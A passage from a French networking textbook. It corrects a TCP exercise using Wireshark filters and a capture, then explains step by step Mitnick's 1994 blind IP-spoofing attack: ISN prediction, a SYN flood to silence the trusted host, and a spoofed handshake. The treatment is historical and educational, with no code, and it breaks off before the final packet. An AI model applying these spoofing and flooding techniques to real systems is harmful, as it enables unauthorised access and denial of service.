Pour le client, le numéro de séquence passe à 26, car 25 octets ont été envoyés dans le précédent segment, et le numéro d'acquittement montre que le client a bien reçu les 900 octets de données du segment précédent. En revanche, les 400 octets envoyés parallèlement par le serveur n'ont pas encore été reçus, ils ne peuvent donc pas être indiqués dans ce numéro d'acquittement.

Pour le serveur, le numéro de séquence est à 901 pour l'envoi, car 900 octets ont été envoyés précédemment. Le numéro d'acquittement ne change pas puisque le serveur n'a reçu aucune donnée supplémentaire de la part du client à ce stade de la communication !

Vient ensuite un temps d'attente. Une machine qui participe à une connexion TCP doit pouvoir différencier une coupure de connexion d'une attente. C'est pour cela que même si les machines n'ont rien à envoyer, elles envoient des segments dits « de signalisation ». Ces derniers, qui ne contiennent aucune donnée, servent à maintenir la connexion TCP tout en indiquant l'état actuel. Ainsi, les machines s'assurent que tout se passe bien... ou pas.

Le client envoie donc un segment vide. Il indique dans le numéro d'acquittement tout ce qu'il a reçu, et notamment le précédent segment.

Le serveur envoie ses dernières données et vient alors le moment de clore la connexion puisque le client a reçu les réponses à toutes ses requêtes. La connexion se ferme normalement.

On peut remarquer que les numéros finaux d'acquittement sont égaux au nombre de données échangées + 2 : on ajoute +1 lors du Three Way Handshake et de la réception du premier SYN, et +1 lors de la réception du FIN pour la fermeture de la connexion.

Si vous avez réussi à écrire ces échanges sans faute, de A à Z, bravo ! Vous êtes prêt à plonger dans le domaine de la sécurité associée au suivi de connexion TCP.

Mais avant cela, regardons la correction du second exercice.



Exercice 2


Nous n'allons pas ici passer tout en revue, mais nous attarder sur les éléments importants.

Ainsi, une fois votre trace Wireshark récupérée, il faut commencer par essayer de filtrer la connexion qui nous intéresse.



On appelle communément une sauvegarde d'échanges de paquets Wireshark une « trace ».

On peut déjà filtrer sur les adresses IP pour isoler celle du site que nous visitons. Dans mon cas, il s'agit de l'adresse IP 195.154.106.63. Le filtre sous Wireshark utilise la syntaxe `ip.addr` pour les adresses IP :



Filtrage par adresse IP sous Wireshark

En cliquant sur **Apply**, on voit tout de suite que seuls les paquets ayant comme adresse source ou destination l'adresse filtrée restent dans l'affichage.

Il se peut encore que plusieurs connexions aient été ouvertes avec la machine destination. Dans ce cas, on peut ajouter un filtre supplémentaire sur le port source utilisé par le client. Ainsi, nous n'aurons qu'une seule et unique connexion.

On obtient alors avec le filtre suivant :

```
ip.addr==195.154.106.63 and tcp.port==57170
```

Et notre connexion affichée bien proprement !

Filter: <code>addr==195.154.106.63 and tcp.port==57170</code> Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
354	13.192706000	10.8.52.43	195.154.106.63	TCP	60	60 80->57170 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
375	13.219818000	195.154.106.63	10.8.52.43	TCP	74	80->57170 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
376	13.219892000	10.8.52.43	195.154.106.63	TCP	66	57170->80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=1460
486	13.549717000	10.8.52.43	195.154.106.63	HTTP	628	GET / HTTP/1.1
487	13.591149000	195.154.106.63	10.8.52.43	TCP	66	80->57170 [ACK] Seq=1 Ack=563 Win=7040 Len=0 TSval=1460
492	14.035399000	195.154.106.63	10.8.52.43	HTTP	754	HTTP/1.1 301 Moved Permanently (text/html)[Malformed URI]
493	14.035490000	10.8.52.43	195.154.106.63	TCP	66	57170->80 [ACK] Seq=563 Ack=689 Win=131072 Len=0 TSval=1460
494	14.039401000	10.8.52.43	195.154.106.63	HTTP	695	GET /index.php/Accueil HTTP/1.1
495	14.077386000	195.154.106.63	10.8.52.43	TCP	66	80->57170 [ACK] Seq=689 Ack=1192 Win=8192 Len=0 TSval=1460
509	14.645153000	195.154.106.63	10.8.52.43	HTTP	342	HTTP/1.1 304 Not Modified
510	14.645229000	10.8.52.43	195.154.106.63	TCP	66	57170->80 [ACK] Seq=1192 Ack=965 Win=130784 Len=0 TSval=1460
1274	29.697885000	195.154.106.63	10.8.52.43	TCP	66	80->57170 [FIN, ACK] Seq=965 Ack=1192 Win=8192 Len=0 TSval=1460
1275	29.697953000	10.8.52.43	195.154.106.63	TCP	66	57170->80 [ACK] Seq=1192 Ack=966 Win=131072 Len=0 TSval=1460
1282	29.828868000	10.8.52.43	195.154.106.63	TCP	66	57170->80 [FIN, ACK] Seq=1192 Ack=966 Win=131072 Len=0 TSval=1460
1293	29.869024000	195.154.106.63	10.8.52.43	TCP	66	80->57170 [ACK] Seq=966 Ack=1193 Win=8192 Len=0 TSval=1460

Connexion TCP complète et filtrée proprement

Nous voyons effectivement dans la colonne Info le SYN dans le premier segment, puis la réponse avec SYN+ACK, et enfin les différents ACK qui suivent.

On voit aussi ici, vu que la connexion est courte et représente peu de segments, que la fin de la connexion est présente. On voit d'ailleurs les FIN+ACK suivis du ACK à la fin, même si un ACK est venu se glisser dans cette fin de connexion, ce qui ne pose d'ailleurs aucun problème.

Enfin, on peut regarder les numéros de séquence et d'acquittement du dernier segment. Cela nous permet de savoir combien d'octets ont été échangés dans cette communication :

```
1282 29.828868000 10.8.52.43 195.154.106.63 TCP 66 57170-80 [FIN, ACK] Seq=
1293 29.869024000 195.154.106.63 10.8.52.43 TCP 66 80-57170 [ACK] Seq=966 A
▸ Frame 1293: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Fortinet_09:00:13 (00:09:0f:09:00:13), Dst: Apple_b0:96:74 (9c:f3:87:b0:96:74)
▸ Internet Protocol Version 4, Src: 195.154.106.63 (195.154.106.63), Dst: 10.8.52.43 (10.8.52.43)
▾ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 57170 (57170), Seq: 966, Ack: 1193, Len: 0
  Source Port: 80 (80)
  Destination Port: 57170 (57170)
  [Stream index: 18]
  [TCP Segment Len: 0]
  Sequence number: 966 (relative sequence number)
  Acknowledgment number: 1193 (relative ack number)
  Header Length: 32 bytes
  ▸ ... 0000 0001 0000 = Flags: 0x010 (ACK)
  Window size value: 64
  [Calculated window size: 8192]
  [Window size scaling factor: 128]
  ▸ Checksum: 0x7407 [validation disabled]
  Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

### Données échangées pendant la connexion

On voit ici que le dernier numéro de séquence du serveur vaut 966, il aura donc envoyé... 964 octets. Son dernier numéro d'acquittement est 1 193, ce qui veut dire qu'il a reçu 1 191 octets de la part du client.

On pourrait aller voir plus en détail le contenu de chaque segment, mais vous pouvez tout à fait le faire tout seul désormais !

## Mettre en place le suivi des connexions TCP et la sécurité avec le blind spoofing

Dans cette section, nous allons parler d'une attaque réseau figurant parmi les plus connues. Elle fait l'objet de nombreux livres et même plusieurs films ont été tournés pour relater l'histoire de celui qui l'a popularisée, Kevin Mitnick ([https://fr.wikipedia.org/wiki/Kevin\\_Mitnick](https://fr.wikipedia.org/wiki/Kevin_Mitnick)). Pourtant, il n'a fait que mettre en pratique une attaque élaborée des années auparavant par un génie des réseaux, Robert Tappan Morris ([https://fr.wikipedia.org/wiki/Robert\\_Tappan\\_Morris](https://fr.wikipedia.org/wiki/Robert_Tappan_Morris)), aussi connu pour son célèbre ver ([https://fr.wikipedia.org/wiki/Morris\\_%28ver\\_informatique%29](https://fr.wikipedia.org/wiki/Morris_%28ver_informatique%29)) qui paralysa accidentellement une bonne partie d'Internet en 1988.

Dans ce chapitre, nous allons à la fois suivre une histoire et une attaque très technique de sécurité.

## L'attaque de Noël

Kevin Mitnick adorait infiltrer des systèmes informatiques. Au début des années 1990, il a déjà fait quelques mois de prison et il est un fugitif recherché par la police et le FBI pour plusieurs actes informatiques et téléphoniques illégaux.

En 1994, alors qu'il est encore en fuite, il décide de s'en prendre à un autre hacker reconnu, Tsutomu Shimomura, et essaye de pénétrer un de ses ordinateurs. La situation est la suivante : Mitnick sait qu'un certain serveur appartenant à Shimomura, sur lequel il y a des informations intéressantes à récupérer, peut être joint directement par une autre machine sur Internet sans fournir de mot de passe en fonction de son adresse IP.

Mitnick réalise alors que s'il arrive à se faire passer pour la machine avec une certaine adresse IP, il pourra se connecter au serveur et récupérer les documents dont il a besoin. Il doit donc mettre en place une attaque de *blind spoofing* (« usurpation ») de l'adresse IP.

Seulement, ce genre d'attaque n'existe pas. Ou plus exactement, il en existe une mais qui n'a été expliquée que théoriquement et n'a jamais été mise en pratique. C'est Robert Morris qui l'a décrite en 1985 (<https://pdos.csail.mit.edu/~rtm/papers/117.pdf>), soit quasiment 10 ans auparavant !

Maintenant que Mitnick a choisi quelle attaque utiliser, il ne lui reste plus qu'à la mettre en œuvre. Sachant que Shimomura n'est pas le premier venu en termes de compétences informatiques, Mitnick se méfie et décide d'effectuer son attaque un jour où il y a de grandes chances que Shimomura ne soit pas présent devant son ordinateur, soit le soir de Noël 1994.

## L'attaque, en théorie

L'idée est donc de se faire passer pour une autre machine auprès du serveur.

Le schéma suivant représente le réseau :





Schéma réseau de l'attaque

La machine qui est autorisée peut accéder au serveur sans avoir à fournir de mot de passe, l'authentification se faisant par son adresse IP.


Mitnick doit donc se faire passer pour cette machine, dont l'adresse est @IP A, s'il veut pouvoir se connecter au serveur. Pour initialiser sa connexion, il doit envoyer un SYN en se faisant passer pour A.



Envoi du SYN usurpé


Que va-t-il se passer ensuite ?

Le serveur va recevoir un segment SYN de la seule machine autorisée à lui parler. Il va donc lui répondre avec un segment SYN+ACK.



Réponse du serveur à la machine A

Il suffit alors à Mitnick de renvoyer un segment avec ACK pour finaliser le Three Way Handshake !



Réponse ACK en se faisant passer pour la machine A

Ce n'est pas si simple, car il existe des problèmes que nous n'avons pas encore vus. Voyons cela en détail. En réalité, Mitnick ne peut pas renvoyer un segment ACK correct aussi simplement en raison d'un mécanisme qui n'a rien à voir avec la sécurité mais qui pourtant rend très difficile une attaque par *blind spoofing*, à savoir le suivi de connexion TCP.



En effet, quand le premier SYN est envoyé, Mitnick – ou sa machine – choisit le numéro de séquence et met le numéro d'acquittement à 0. Le serveur répond à la machine A en mettant son propre numéro de séquence, que Mitnick ne peut pas connaître puisque le segment est allé à la machine A.

C'est notamment pour cela que l'attaque se nomme *blind spoofing*, car on ne connaît pas le numéro de séquence envoyé par le serveur, on est en aveugle. Mitnick doit donc envoyer un segment ACK pour finir le Three Way Handshake, mais il ne sait pas quel numéro d'acquittement positionner vu qu'il ne connaît pas le numéro de séquence envoyé par le serveur. Il devrait indiquer le numéro de séquence reçu + 1, mais il ne l'a jamais reçu... Il a quand même le choix entre  $2^{32}$  valeurs possibles... Autant jouer au loto ! Et pourtant, il va réussir grâce à une faille du protocole TCP.

Pour ceux qui se réjouiraient de pouvoir mettre en œuvre cette attaque et se faire passer pour leur voisin sur Internet, sachez que cette faille n'existe plus aujourd'hui !

### La faille de l'ISN et le non-respect de la RFC

Comme indiqué précédemment, l'ISN est choisi de façon aléatoire. Cependant, cela n'a pas toujours été le cas.

À l'origine, l'ISN dépendait d'un compteur calculé en permanence par un ordinateur. Ainsi, quand l'ordinateur démarrait, un compteur démarrait à 0. La RFC 793, qui définit le protocole TCP, stipulait que ce compteur devait être incrémenté de 1 toutes les 4 microsecondes. Les constructeurs, qui voulaient une solution plus simple, ont incrémenté ce compteur de 128 000 toutes les secondes, ce qui n'est pas tout à fait équivalent, mais du même ordre de grandeur.

Par ailleurs, ce compteur était aussi augmenté de 64 000 ou 128 000 pour chaque connexion TCP qui était créée.

Ainsi, quand une connexion TCP commençait ou qu'une machine recevait un premier SYN et devait y répondre en indiquant son ISN, elle allait regarder la valeur du compteur à cet instant et prenait cette valeur comme ISN.



L'ISN de cette époque n'était donc pas tout à fait aléatoire !

Si l'on connaissait l'ISN d'une machine à un instant  $t$ , on pouvait en déduire la valeur du compteur et, en fonction du temps écoulé, on pouvait deviner la valeur du compteur et donc potentiellement celui de l'ISN d'une nouvelle connexion !

Vous pouvez déjà commencer à imaginer comment Mitnick a pu s'y prendre.



Au passage, vous remarquerez que c'est le non-respect de la RFC 793 qui a provoqué cette faille. Cependant, même si un respect complet n'avait fait que rendre cette attaque plus difficile, elle n'aurait pas été impossible...

### Comment connaître le compteur du serveur ?

Pour pouvoir trouver l'ISN envoyé par le serveur, il faut que Mitnick connaisse cet ISN à un instant  $t$ . Il pourra alors déterminer le temps qui s'écoule depuis cet instant pour trouver l'ISN à un autre moment. Si jamais le serveur réalise une nouvelle connexion TCP pendant ce temps, il faudra ajouter 64 000 ou 128 000 au résultat calculé. Cependant, le jour de Noël, on peut imaginer que le serveur n'est pas trop sollicité.

Si, par exemple, Mitnick connaît une valeur d'ISN correspondant à 22 h 42 et 32 secondes qui vaut 2 752 000, et qu'il veut lancer son attaque 30 secondes après, il sait que l'ISN aura pour valeur :

$$2\,752\,000 + (30 \times 64\,000) = 4\,672\,000$$

Il pourra alors envoyer le segment ACK avec le bon numéro d'acquiescement.



Sachant que ceci est de la pure théorie, l'attaque réelle est plus simple, car on déroule l'envoi de tous les paquets dans une même seconde.

Mais, car il y a toujours un « mais »...



Comment Mitnick peut-il connaître l'ISN du serveur ?

C'est en fait assez simple, il suffit de lui envoyer un segment SYN sur un port TCP sur lequel il répondra. À l'époque, il y avait par exemple le port login qui était souvent activé et accessible.

Mitnick envoie donc un segment SYN provenant de sa propre machine sur un port ouvert et accessible du serveur, il reçoit le segment SYN+ACK du serveur qui contient alors son ISN à cet instant. Il pourra ensuite lancer son attaque avec la connaissance de cet ISN en faisant le calcul précédent.

Tout est prêt pour récapituler l'attaque et la lancer... ou pas.

### Faites-moi taire cette machine !

Nous avons a priori tout ce qu'il faut pour mener l'attaque. Mais pourtant, elle ne fonctionnerait pas telle quelle car nous avons oublié quelque chose.

En effet, si Mitnick lance l'attaque, il enverra son premier SYN pour avoir la valeur du compteur à l'instant  $t$ . Il commencera ensuite son attaque en envoyant un segment SYN en se faisant passer pour A, et le serveur répondra avec un segment SYN+ACK à A.

Et là, catastrophe ! La machine A, qui n'a rien demandé à personne, reçoit un segment SYN+ACK venu de nulle part. Comme vous maîtrisez parfaitement le comportement d'une connexion TCP, vous savez qu'elle doit répondre par un segment RST pour dire à la machine serveur : « Ça ne va pas ou quoi ? Je ne t'ai rien demandé ! »

Le serveur recevant le segment RST va fermer la connexion, et Mitnick aura beau envoyer un segment ACK avec le bon numéro d'acquittement, il tombera sur une connexion close. Tout ça pour ça...

Il existe une solution à cela ! Faire taire la machine A pour qu'elle n'envoie pas le segment RST et que le serveur ne ferme pas sa connexion. À l'époque, on pouvait faire taire une machine en mettant en place ce que l'on appelle un *flood* (ou « raz de marée » en français) et notamment en TCP, on pouvait mettre en place un *SYN flood*.

### **Principe du SYN flood**

Le SYN flood repose sur l'idée d'envoyer énormément de segments SYN sur le port ouvert d'une machine pour que celle-ci ne puisse plus répondre.

Le déroulement normal du démarrage d'une connexion TCP est le Three Way Handshake : SYN, SYN+ACK et ACK.

En revanche, si l'on se contente d'envoyer un SYN sans répondre au SYN+ACK qui va suivre, le serveur en face va allouer des ressources pour attendre notre réponse jusqu'au dépassement d'un délai d'expiration.

Si l'on envoie alors une multitude de paquets SYN, le serveur va allouer beaucoup de ressources en attente pour nous répondre, alors que notre réponse ne va jamais venir. Si l'on envoie assez de SYN pour saturer les ressources du serveur, notre SYN flood sera réussi et le serveur ne sera plus capable de répondre à des nouvelles demandes de connexions.

### **Revenons à notre attaque**

Mitnick peut donc réaliser un SYN flood vers la machine A pour que celle-ci ne puisse pas répondre au segment SYN+ACK que le serveur va renvoyer. Nous avons maintenant tout ce qu'il faut pour mener à bien notre attaque !

## **Déroulement complet de l'attaque**


Nous sommes donc prêts à réaliser l'attaque, ou plutôt, Mitnick l'était.

Nous allons la reproduire pas à pas afin que vous compreniez bien son fonctionnement, ainsi que la complexité de sa mise en œuvre. Il faut savoir cependant que Mitnick a utilisé un programme pour que toutes ces commandes se réalisent les unes après les autres dans un temps record, notamment pour la prédiction des ISN du serveur.

### **Étape 1 – Flood sur la machine A**

Mitnick lance son attaque SYN flood vers la machine A afin de la rendre injoignable sur le réseau et l'empêcher de répondre par la suite.







Mise en œuvre du SYN flood

### Étape 2 – Récupération de l'ISN du serveur à un instant $t$

Mitnick envoie simplement quelques segments SYN au serveur afin de voir de combien ils sont augmentés. Il pourra lire dans les segments SYN+ACK de réponse la valeur du numéro de séquence au moment où le serveur aura émis ces segments. Il se rendra alors compte que l'augmentation de l'ISN du serveur est de 128 000 entre chaque connexion.




Envoi d'un premier SYN



Réponse du serveur avec son numéro de séquence


Mitnick répète l'opération dans la même seconde pour connaître la différence entre les numéros de séquence du serveur. Je ne remets pas ici le schéma pour l'envoi du SYN.



Augmentation de 128 000 du numéro de séquence

### Étape 3 – Envoi d'un faux segment SYN au serveur en se faisant passer pour la machine A


Juste après l'étape précédente, le programme de Mitnick continue l'attaque à proprement parler en se faisant passer pour la machine A. Le serveur va recevoir cette demande d'ouverture de connexion et va logiquement répondre avec un segment SYN+ACK à la machine A, en ayant choisi un ISN qui sera augmenté de 128 000 par rapport à la précédente requête qui est arrivée dans la même seconde grâce au programme.



Envoi du SYN en se faisant passer pour la machine A

### Étape 4 – Envoi d'un segment ACK de réponse avec le bon numéro d'acquittement

Le programme n'a plus qu'à renvoyer le segment ACK avec le bon numéro de séquence, toujours en se faisant passer pour la machine A.



Envoi du segment ACK avec le bon numéro d'acquittement

### Étape 5 – Validation de la connexion par le serveur

Le serveur ayant reçu un segment avec un numéro d'acquittement correct valide la mise en place de la connexion avec le Three Way Handshake.

Nous avons donc réussi à nous faire passer pour la machine A et nous avons désormais établi une connexion entre le serveur et la machine A.



Que peut-on réellement faire avec cette connexion ?

C'est une excellente question !

A priori, nous ne pourrons pas en faire grand-chose car dès que le serveur va répondre avec un certain nombre d'octets à la machine A, nous n'en saurons rien et nous ne pourrons pas connaître l'évolution du numéro de séquence du serveur. Nous ne pourrons donc pas maintenir cette connexion active.



Alors, avons-nous fait tout ce travail pour rien ?

Non, Mitnick ne se serait pas donné tout ce mal pour rien. Il va réaliser une attaque qui est possible avec l'envoi d'un seul et unique paquet. Une fois la connexion établie, il peut donc envoyer ce paquet. Ce sera le seul, mais cela sera suffisant.



